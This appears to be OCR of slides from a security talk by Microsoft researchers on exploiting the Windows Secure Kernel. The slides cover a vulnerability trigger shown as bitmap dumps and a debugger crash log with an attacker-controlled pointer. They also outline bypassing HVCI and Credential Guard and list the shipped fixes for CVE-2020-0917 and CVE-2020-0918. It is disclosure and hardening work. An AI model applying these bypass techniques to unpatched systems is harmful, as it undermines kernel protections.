
SkmiSystemPtes.Bitmap

SkmiSystemPtes.BitmapHint

Prcb pages

1	1	1	1	0	0	1	0	1	0	1	1	0	0	0
0	1	1	1	1	1	1	1	1	1	0	1	0	0	1
0	1	1	0	1	0	1	1	0	0	1	1	1	0	0
0	1	1	1	1	1	1	1	1	0	0	0	0	0	0
0	0	0	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	0	0	0	0	0	0	0	0	0	1	1	1	1
1	1	1	1	1	1	0	1	1	1	1	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Trigger vulnerability



1	1	1	1	0	0	1	0	1	0	1	1	0	0	0
0	1	1	1	1	1	1	1	1	1	0	1	0	0	1
0	1	1	0	1	0	1	1	0	0	1	1	1	0	0
0	1	1	1	1	1	1	1	1	0	0	0	0	0	0
0	0	0	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	0	0	0	0	0	0

Good panic! ☺

```
TRAP_FRAME:  ffff90000b553ce0 -- (.trap 0xffff90000b553ce0)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=4141414141414141 rbx=0000000000000000 rcx=0000000000000000
rdx=00000000ff0002 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80578d306fc rsp=ffff90000b553e70 rbp=ffff90000b553ea0
 r8=0000000000000002  r9=ffffb10c34671080 r10=ffffa20005f48220
r11=ffff90000b54c000 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up di pl zr na po nc
nt!SkiSelectThread+0x1d0:
fffff805`78d306fc 80b82a01000002  cmp     byte ptr [rax+12Ah],2 ds:41414141`4141426b=??
Resetting default scope

STACK_TEXT:
ffff9000`0b552e28 fffff805`78d2ae5c     : 091ebcd5`00000065 091ebcf9`00000000 fffff805`78e10ad0 00000000`0000000a : nt!DbgBreakPointWithStat
ffff9000`0b552e30 fffff805`78dee2e9     : 091ebec3`0000000a 00000000`00000070 00000000`000000ff 00000000`0000001e : nt!SkeBugCheckEx+0xd4 [m
ffff9000`0b552ea0 fffff805`78decaa6     : 091ec445`091ec433 091ec469`091ec457 091ec48b`091ec479 091ec4af`091ec49b : nt!KiBugCheckDispatch+0x
ffff9000`0b552fe0 fffff805`78d30157     : 091ebc0d`091ebbfb 091ebc2f`091ebc1d 091ebc53`091ebc41 091ebc77`091ebc65 : nt!KiPageFault+0x1e6 [mi
ffff9000`0b553170 fffff805`78d53dfd     : ffff9000`0b5531c0 ffff9000`0b553248 ffff9000`0b553250 091ebd4b`091ebd37 : nt!SkeQueryCurrentStackI
ffff9000`0b5531a0 fffff805`78d5e628     : ffff9000`0b553248 ffff9000`0b553250 091ebe41`091ebe2f 091ebe65`091ebe51 : nt!RtlpGetStackLimits+0x
ffff9000`0b5531e0 fffff805`78d2ba4a     : ffff9000`0b553c38 ffff9000`0b553450 ffff9000`0b553c38 ffff9000`0b553450 : nt!RtlDispatchException+
ffff9000`0b553400 fffff805`78dee3b0     : ffff9000`0b553c38 ffff9000`0b553b00 ffff9000`0b553ce0 ffffc300`13000000 : nt!KiDispatchException+0
ffff9000`0b553b00 fffff805`78dec885     : ffff9880`418cb2b8 fffff805`78d2ee36 ffff9000`0b549930 ffff9000`0b549920 : nt!KiExceptionDispatch+0
ffff9000`0b553ce0 fffff805`78d306fc     : ffff9000`00000001 ffff9000`0b54c000 00000000`00000000 00000000`00ff0102 : nt!KiGeneralProtectionFa
ffff9000`0b553e70 fffff805`78de7488     : 00000000`00000000 fffff201`21ab6802 fffff201`21ab6802 ffffb10c`34671080 : nt!SkiSelectThread+0x1d0
ffff9000`0b553ed0 00000000`00000000     : 00000000`00000000 00000000`00020001 00000000`00000000 00000000`00000000 : nt!SkpReturnFromNormalMo
```

Post Exploitation - Bypassing HVCI / CG

- Given arbitrary code execution in VTL1 --> bypass HVCI / CG
    - Also ROP is enough ☺

- Secure Kernel completely control VTL0 EPT permissions by hypercalls

- Thus, Secure Kernel can trivially disable all SLAT-based VTL0 restrictions

Hardening SK

- Shipped fixes for the two vulnerabilities we discussed:
  - CVE-2020-0917 – The OOB
  - CVE-2020-0918 – The design flaw with SkmmUnmapMdl
- Developing end-to-end exploits has many values, one of them is spotting important behaviors to change
- We are making the 4 W+X addresses to be only +X
- Investigating randomizing Secure Kernel regions
- More to come ☺

Let's work together!

- VBS is a very good security improvement for many of our products
- We would love to get submissions from you in our VBS model!
- Note about SK (again) – VTL0 can DOS VTL1 by design.
  - So the bugs need to be more than that (POC to leak sensitive data, corrupt memory, etc.) ☺

Shoutouts

- Matt Miller
- Ken Johnson (SKYWING)
- Andrea Allievi
- Tomer Schwartz
- All MSRC V&M members

Q && A

_ _ _ _

Saar Amar

@AmarSaar

Daniel King

@long123king